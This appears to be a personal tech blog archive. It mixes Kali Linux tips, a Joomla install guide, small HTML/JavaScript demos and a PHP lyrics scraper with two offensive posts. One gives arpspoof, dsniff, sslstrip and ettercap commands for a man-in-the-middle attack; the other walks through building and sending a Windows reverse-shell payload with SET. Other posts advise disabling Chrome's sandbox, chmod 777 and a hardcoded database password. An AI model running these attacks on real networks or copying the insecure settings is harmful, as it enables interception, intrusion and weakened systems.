Tuesday, 15 March 2016

Kali Linux 2.0 - How to run Google Chrome and VLC as root

The Best way to run google-chrome  in Kali Linux


If you haven't install google-chrome yet follow these steps below.

  • Download google-chrome here 
  • cd to your download folder or where you downloaded your google-chrome file
  • install by issue without Quotation Marks "dpkg -i google-chrome-64.deb"
Now that you have successfully install google-chrome you need to give google-chrome root privileges.
  • cd to /opt/google-chrome/chrome
  • use nano to edit google-chrome file
  • scroll down to last line to <exec -a "$0" "$HERE/chrome"  "$@">
  • add <--user-data-dir>
  • press ctrl o to wrtie the file and ctrl x to exit
  • now that you your file edited you will need to go open on /usr/share/application folder
  • look for Google Chrome
  • Right click on Google Chrome, click on property and add the following command
  • /usr/bin/google-chrome-stable %U --no-sandbox
  • Allow executing file as program on Permissions section

  • Now you can go and run your google chrome !!


The Best way to run VLC in Kali Linux 2.0

If have not yet install vlc issue apt-get install vlc

  • use which command to locate vlc hexfile
  • use hexeditor to edit vlc by "hexeditor /usr/bin/vlc"
  • Press ctrl w for search for geteuid
  • Press Tab to edit change getruid sting to getppid
  • press ctrl x to save and exit
  • Now you can run your VLC


Saturday, 6 September 2014

How to install Joomla on Linux

How to install Joomla platform on linux.

1. Make sure you have Lamp-server or appache2 installed if not run this commands
sudo apt-get install lamp-server^
sudo apt-get install tasksel
sudo tasksel
(make sure to tick web server or Lamp-server and hit install)
2 . Create Joomla directory
sudo cp /etc/apache2/sites-available/default /etc/apache2/sites-available/joomla
sudo a2ensite joomla
(restart the service)
3. Create joomla database, and joomla account
mysql -u root -p
CREATE DATABASE dbjoom;
CREATE USER tkjoom;
SET PASSWORD FOR tkjoom = PASSWORD("joopass");
GRANT ALL PRIVILAGES ON dbjoom.* TO tkjoom@localhost IDENTIFY BY 'joopass';
FLUSH PRIVILEGES;
exit
4. Download the latest Joomla 

wget http://joomlacode.org/gf/download/frsrelease/19665/160049/Joomla_3.3.3-Stable-Full_Package.zip
sudo mkdir /var/www/joomla
sudo unzip - q <Joomla file.zip> -d /var/www/joomla
sudo chown -R www-data.www-data /var/www/joomla
sudo chmod -R 777 /var/www/joomla
And give it a try
http://localhost/joomla/

Java - Slide effects applied to website header


<!DOCTYPE html>
 <html>
 <head>

<title>TK Slide effect</title> 
<meta charset="UTF-8"> 
<style> body{ margin: 0px; text-align: center; } 
#pagetop{ position: fixed; top: 0px; width:100%; height: 120px; background: #06C; color: #FFF; font-size: 23px; padding-top: 50px; transition: height 0.3s linear 0s, padding 0.3s linear 0s; overflow:hidden; } 
#pagetop > #menu{ position: absolute; bottom: 0px; width:100%; background: #004A95; height: 50px; transition: height 0.3s linear 0s; }
 #wrapper{ margin-top: 230px; }
 </style>
 <script>
 var pagetop, menu, yPos;
 function yScroll(){
 pagetop = document.getElementById('pagetop'); 
menu = document.getElementById('menu');
 yPos = window.pageYOffset; 
if(yPos > 150){
 pagetop.style.height = "36px"; 
pagetop.style.paddingTop = "8px";
 menu.style.height = "0px";
 } else { 
pagetop.style.height = "120px"; 
pagetop.style.paddingTop = "50px"; 
menu.style.height = "50px";
 } } 
window.addEventListener("scroll", yScroll); 
</script>
 </head> 
<body> 
<div id="pagetop"> header <div id="menu">menu system</div> </div> 
<div id="wrapper"> 
<script> 
for(var i = 0; i < 40; i++){ 
document.write("<h2>"+(i+1)+". Dummy page content ... </h2>"); 
} 
</script> 
</div> 
</body> 
</html>

Middle attack

Sniff without SSL strip
client 1                                                                    client 2
192.168.1.10 192.168.1.20


ATTACKER

arpspoof -t 192.168.1.10 192.168.1.20

arpspoof -t 192.168.1.20 192.168.1.10

echo 1 > /proc/sys/net/ipv4/ip_forward

dsniff


Sniff with SSL strip using ettercap

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000

echo 1 > /proc/sys/net/ipv4/ip_forward

sslstrip -a -f -k

ettercap -i<interface> - TqM arp:remote // //


p

remote_browser

Saturday, 23 August 2014

Hacking Windows XP, 7, 8


Hacking windows is very easy i will be showing how to use SET(Social Engineer Tool) in Kali Linux 64bit you can always google it how to use SET. In this Tutorial we will create a payload and send to windows 8 and try try to listen.

1. Start SET


2. Start attack > 1


3. Start creating payload > 4


Set Payload IP address will be my local IP


Define payload will be > 7


Set Port Listen i used default 443 and press return


4. Your payload is now created type yes and start listening and open another terminal and copy your payload to root folder later send your payload to a victim windows.


5. I have send my payload to my windows8 with Forfont A.V installed


I hope this will help you and again it for education purposes only.

Friday, 8 August 2014

Java - Exam Application


<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Exam application</title>
<style>
body {
    background-color: #b0c4de;
}
div#test{ border:#000 1px solid; padding:10px 40px 40px 40px; }
</style>
<script>
var pos = 0, test, test_status, question, choice, choices, chA, chB, chC, correct = 0;
var questions = [
    [ "What is 10 + 4?", "12", "14", "16", "B" ],
[ "What is 20 - 9?", "7", "13", "11", "C" ],
[ "What is 7 x 3?", "21", "24", "25", "A" ],
[ "What is 8 / 2?", "10", "2", "4", "C" ]
];
function _(x){
return document.getElementById(x);
}
function renderQuestion(){
test = _("test");
if(pos >= questions.length){
test.innerHTML = "<h2>You got "+correct+" of "+questions.length+" questions correct</h2>";
_("test_status").innerHTML = "Test Completed";
pos = 0;
correct = 0;
return false;
}
_("test_status").innerHTML = "Question "+(pos+1)+" of "+questions.length;
question = questions[pos][0];
chA = questions[pos][1];
chB = questions[pos][2];
chC = questions[pos][3];
test.innerHTML = "<h3>"+question+"</h3>";
test.innerHTML += "<input type='radio' name='choices' value='A'> "+chA+"<br>";
test.innerHTML += "<input type='radio' name='choices' value='B'> "+chB+"<br>";
test.innerHTML += "<input type='radio' name='choices' value='C'> "+chC+"<br><br>";
test.innerHTML += "<button onclick='checkAnswer()'>Submit Answer</button>";
}
function checkAnswer(){
choices = document.getElementsByName("choices");
for(var i=0; i<choices.length; i++){
if(choices[i].checked){
choice = choices[i].value;
}
}
if(choice == questions[pos][4]){
correct++;
}
pos++;
renderQuestion();
}
window.addEventListener("load", renderQuestion, false);
</script>
</head>
<body>
<h2 id="test_status"></h2>
<div id="test"></div>
</body>
</html>

Friday, 23 May 2014

PHP - Get Data from online website

Hi everyone, as promised here is the lesson code for this project i decided not to post video tutorial. For this project we will get lyrics :) blablablablablablabla oh oh oh oh yeh yeh

I was looking for lyrics websites and i came over this one and much easy to get data from it
http://www.metrolyrics.com
If you visit this website and search for artist and song title you will notice url will change to 
http://www.metrolyrics.com/one-love-lyrics-bob-marley.html
and if you right click and get the source just scroll to where all the lyrics and its inside a div container called lyrics-body-text.
Now Logic is that get url get div and echo it out. 

This project is requires the following
1. web server
2. php installed
3. notepad/or your favorite editor

In your web root folder create a folder "getlyrics" inside this folder create a empty php file name it "index.php"
right click and open it with your favorite editor and pop this code


<h3>T.K Lyrics</h3>
<form action="" method="POST" enctype="multipart/form-data">
    Song :
    <input type="text" placeholder="Enter Song Title here" name="song" /><br />
    Artist :
    <input type="text" placeholder="Enter Artist here" name="artis" /><br />
    <input type="submit" name="submit" value="search" /><br />
</form>

As you can see this is just a simple form with no html open and closing tag but if you can want in the future when you become a master web developer you can externalize your php file and html for example.
index.html
<html>
<head>
<title>GetLyrics</title>

<style>

</stle>
</head>
<body>
<h3>T.K Lyrics</h3>
<form action="process.php" method="POST" enctype="multipart/form-data">
    Song :
    <input type="text" placeholder="Enter Song Title here" name="song" /><br />
    Artist :
    <input type="text" placeholder="Enter Artist here" name="artis" /><br />
    <input type="submit" name="submit" value="search" /><br />
</form>

</body>
</html>

Here is the process.php save both in one folder

<?php

if(isset($_POST['submit'])){ 
$song = $_POST['song'];
$newsong = preg_replace('! !', '-', $song);
$artis = $_POST['artis'];
$newart = preg_replace('! !', '-', $artis);
$url = "http://www.metrolyrics.com/$newsong-lyrics-$newart.html";
$content = file_get_contents($url);
$getdiv = explode( '<div id="lyrics-body-text">' , $content );
$enddiv = explode("</div>" , $getdiv[1] );

echo "$song - $artis";
echo $enddiv[0];

}else{
$second_step[0] ='';
echo "----------------------------------------------";
}
?>

But for now, use this one.


After your form, pop in this php code.

More about lines:

1. <form action="" method="POST" enctype="multipart/form-data">
Form action = "" meaning to load only this page method="POST" we are posting/request to get data and for this we need enctype.

2. <input type="text" placeholder="Enter Song Title here" name="song" /><br />
Inputs type is text and come with the id/name to get data to php to process the request

3. <input type="submit" name="submit" value="search" /><br />
Button id/name to submit to php

4. if(isset($_POST['submit'])){ 
if user click submit button go to next code

5. $song = $_POST['song'];

$newsong = preg_replace('! !', '-', $song);
We set our variable $_POST['song']; is the data coming from the form and will store in $song. Now we need to get artis and song and make like http://www.metrolyrics.com/one-love-lyrics-bob-marley.html to do this we need to use preg_replace. Get $song and replace any space '! !' with '-' data from user will become new data with - place in space and will store in $newsong

6. $url = "http://www.metrolyrics.com/$newsong-lyrics-$newart.html";
Define our URL as you can see newsong with - in place - lyrics-newart.html.

7. $content = file_get_contents($url);
To read string from a file in php we used file_get_content for this we need to store this strings in a variable we stored them in $content and getting this string from $url.

8. $getdiv = explode( '<div id="lyrics-body-text">' , $content );
We get data from user, and pass it php, php preg replace and store and get the content so far this php getting all the content from this website all we want is to get only a data from a div with an ID to do this we need to split the string we used explode to only div id and this div coming from $content we again stored this to a vairble call $getdiv

9. $enddiv = explode("</div>" , $getdiv[1] );
We spited target div and now we need to tell php where to end the split and we place this div in a array we with one


10. 
echo "$song - $artis";

echo $enddiv[0];
After data passing through preg replace, get content, get div splitting and ending split and now get this little, little, little monkeys and display them. Here echo $enddiv[0] string here now will be come array of 0 but if now data dont display any thing a-da-wais-nakami-roiu- :)

Hope yufala i lanem wan samthing but if not let me come over and put all this codes in your brain OKeeeeey?

Next project!, as i was typing writing a-long, i came up with this..... olcem wanem sipos mi apply this getlyrics thing disply lyrics lo local video play blo mi sipos user click lo wan video, code will run and disply the lyrics nanananananan! sex on the beach!!!! laalalalal ok iam out...............................................................